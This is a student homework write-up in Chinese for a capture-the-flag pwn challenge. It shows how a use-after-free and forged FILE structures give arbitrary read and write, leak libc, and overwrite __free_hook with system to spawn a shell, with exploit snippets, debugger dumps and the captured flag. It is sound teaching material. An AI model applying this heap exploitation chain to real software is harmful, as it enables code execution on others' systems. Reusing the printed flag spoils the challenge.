HW8

109550127 宋哲頤

[HW]miniums

這題主要是利用 UAF 漏洞來達到任意讀和任意寫，以竄改 free hook 以執行 shell

```
void del_user()  // uaf
{
    short int idx;

    idx = get_idx();
    if (users[idx]->data != NULL)
        fclose(users[idx]->data);

    free(users[idx]);
    printf("success!\n");
}
```


首先仍要先堆疊結構，並將 user[1]->data 透過 edit 改成不是 null，以之後方便 show() 出資料後，刪除結構

```
#洩漏fd address
add(0,b'A'*8)
add(1,b'B'*8)
add(2,b'C'*8)
edit(1,0x20,'A')
delete(0)
delete(1)
show()
```

此時 user[1]->name 實際上就是 chuck->fd 指到 user[0]的位置，透過 show()我們就可以輕易知道位置 user[0]的位置，之後在 pwndbg 觀看 bin，發現 user[0]位置跟 delete(1)而釋放出的 user[1]->data 位置會固定差 0x60 的 offset，下圖 300-2a0=0x60

所以我們接收到 user[0]的位置後加上 0x60 再加上 0xd8 便可以順利取得 vtable 所在的 address，其內容會跟 libc 差固定的 offset，

```
pwndbg> x/30gx 0x559e55832330+0xd8
0x559e55832408: 0x00007fc4d0eec4a0      0x0000000000000000
0x559e55832418: 0x0000000000000000      0x0000000000000000
0x559e55832428: 0x0000000000000000      0x0000000000000000
0x559e55832438: 0x0000000000000000      0x0000000000000000
0x559e55832448: 0x0000000000000000      0x0000000000000000
0x559e55832458: 0x0000000000000000      0x0000000000000000
0x559e55832468: 0x0000000000000000      0x0000000000000000
0x559e55832478: 0x0000000000000000      0x0000000000000000
0x559e55832488: 0x0000000000000000      0x0000000000000000
0x559e55832498: 0x0000000000000000      0x0000000000000000
0x559e558324a8: 0x0000000000000000      0x0000000000000000
0x559e558324b8: 0x0000000000000000      0x0000000000000000
0x559e558324c8: 0x0000000000000000      0x0000000000000000
0x559e558324d8: 0x0000000000000000      0x0000000000000000
0x559e558324e8: 0x0000000000000000      0x0000000000000000
pwndbg> x/30gx 0x00007fc4d0eec4a0
0x7fc4d0eec4a0 <_IO_file_jumps>:        0x0000000000000000      0x0000000000000000
0x7fc4d0eec4b0 <_IO_file_jumps+16>:     0x00007fc4d0d92f50      0x00007fc4d0d93d80
0x7fc4d0eec4c0 <_IO_file_jumps+32>:     0x00007fc4d0d93a20      0x00007fc4d0d94f50
0x7fc4d0eec4d0 <_IO_file_jumps+48>:     0x00007fc4d0d96680      0x00007fc4d0d925d0
0x7fc4d0eec4e0 <_IO_file_jumps+64>:     0x00007fc4d0d92240      0x00007fc4d0d91860
0x7fc4d0eec4f0 <_IO_file_jumps+80>:     0x00007fc4d0d95600      0x00007fc4d0d91530
0x7fc4d0eec500 <_IO_file_jumps+96>:     0x00007fc4d0d913c0      0x00007fc4d0d84c70
0x7fc4d0eec510 <_IO_file_jumps+112>:    0x00007fc4d0d925a0      0x00007fc4d0d91e60
0x7fc4d0eec520 <_IO_file_jumps+128>:    0x00007fc4d0d91600      0x00007fc4d0d91520
0x7fc4d0eec530 <_IO_file_jumps+144>:    0x00007fc4d0d91e40      0x00007fc4d0d96810
0x7fc4d0eec540 <_IO_file_jumps+160>:    0x00007fc4d0d96820      0x0000000000000000
0x7fc4d0eec550: 0x0000000000000000      0x0000000000000000
0x7fc4d0eec560 <_IO_str_jumps>: 0x0000000000000000      0x0000000000000000
0x7fc4d0eec570 <_IO_str_jumps+16>:      0x00007fc4d0d96d50      0x00007fc4d0d969b0
0x7fc4d0eec580 <_IO_str_jumps+32>:      0x00007fc4d0d96950      0x00007fc4d0d94f50
pwndbg>
```



再來就是要建置任意讀的設定，讓 flag| current_putting 是為了，不要再寫或讀時又更改我們已經設定好的東西，我們要讀的是一個 pointer，所以設定 8bytes。


```
FileStructure=flat(
    0xfbad0800,
    0,# _IO_read_ptr
    vtable_addr, #read end
    0,# _IO_read_base
    vtable_addr, # write base
    vtable_addr+8, #write_ptr
    0  #write_end
    )
FileStructure+=b"\x00"*0x38
FileStructure+=p64(1)  #資料印到stdout
```

先讓 user[2]透過 edit 去 malloc 一塊 FILE 的記憶體，之後再透過 delete 將其 free 掉

```
edit(2,0x20,'A')
delete(2)
```

再來是透過 edit(2)去刻意 malloc 一塊跟 FILE 大小差不多的記憶體，此時 buf 就會指到原本是 user[2]->data，被我們 free 掉的那個 file 位置，之後將那個 FILE 位置的內容改成我們設定的樣子，我們就可以透過 server 程式的 fwrite 讀到我們要讀的 vtableoffset 資料，印到 stdout

```python
# edit
r.recvuntil('5. bye\n> ')
r.sendline('2')
r.recvuntil('index\n> ')
r.sendline(str(2))
r.recvuntil('size\n> ')
r.sendline(str(0x1d8))
r.sendline(FileStructure)
print("after third edit")
# 找到libc
libc=u64(r.recv(6).ljust(8,b'\x00'))-0x1e94a0
print("libc is "+hex(libc))
```


```
    users[idx]->data = tmpfile();

buf = malloc(size);   //memory leak ,no free
read(0, buf, size);

fwrite(buf, size, 1, users[idx]->data);
```

接收到 vtable 資料後，算出其跟 libc 的 offset，大概是 0x1e94a0，我們就可以知道遠端 libc 的 base address，之後再找到 free_hook 和 system 的 offset，接下來要想辦法透過任意寫的 trick 修改遠端程式的 free_hook 來達到執行 shell 的功能。

再來也是要依投影片的建議建置了 FILE 的設定，比較特別的一點是因為 edit 一定會 fwrite 所以為了避免一些 offset 被重製，這邊仍要 flag| current_putting，因此多了一個 0800



```
740     if ((f->_flags & _IO_CURRENTLY_PUTTING) == 0 || f->_IO_write_base == NULL)
741       {
```

```
FileStructure=flat(
    0xfbad0800, # _flags   0xfbad0000| 800
    0,# _IO_read_ptr
    0, #  _IO_read_end
    0,# _IO_read_base
    free_hook, #  _IO_write_base
    0, #  _IO_write_ptr
    0, #  _IO_write_end
    free_hook, #  _IO_buf_base
    free_hook + 8 + 0x200, # _IO_buf_end
)
```

再來就是要把之前我們亂改的錯誤 FILE 指針給覆蓋掉，避免在 show()的時候 fread 會出問題，透過 add，並也重新 malloc 一塊 FILE 的的記憶體，之後再 FREE 掉

```
#實現任意寫
add(2,b'C'*8)     # 覆蓋錯誤的FD
add(1,b'C'*8)
edit(2,0x20,'A')
delete(2)
```

之後 buf 又會指到剛剛 malloc 又 free 掉的那塊 FILE 記憶體，我們就可以順利地將那塊 FILE 改成我的要的任意寫的方式，之後在 show 的部分，會執行 fread，我們在送 system 的 address 讓它寫到 free_hook 裡頭，之後再 delete(3)後，就會執行 free_hook 也就是 system(“/bin/sh”)順利地開啟 shell，拿到 flag。

```
edit(2,0x1d8, FileStructure) #malloc, fwrite
show()  # fread
r.sendline(p64(system).ljust(8+0x200,b'\x00'))
add(3,b'/bin/sh\x00')
```

```
$ cat flag
FLAG{Toyz_4y2m_QQ_6a61c7e00afda47e65f4aaedc62e4fdc}
```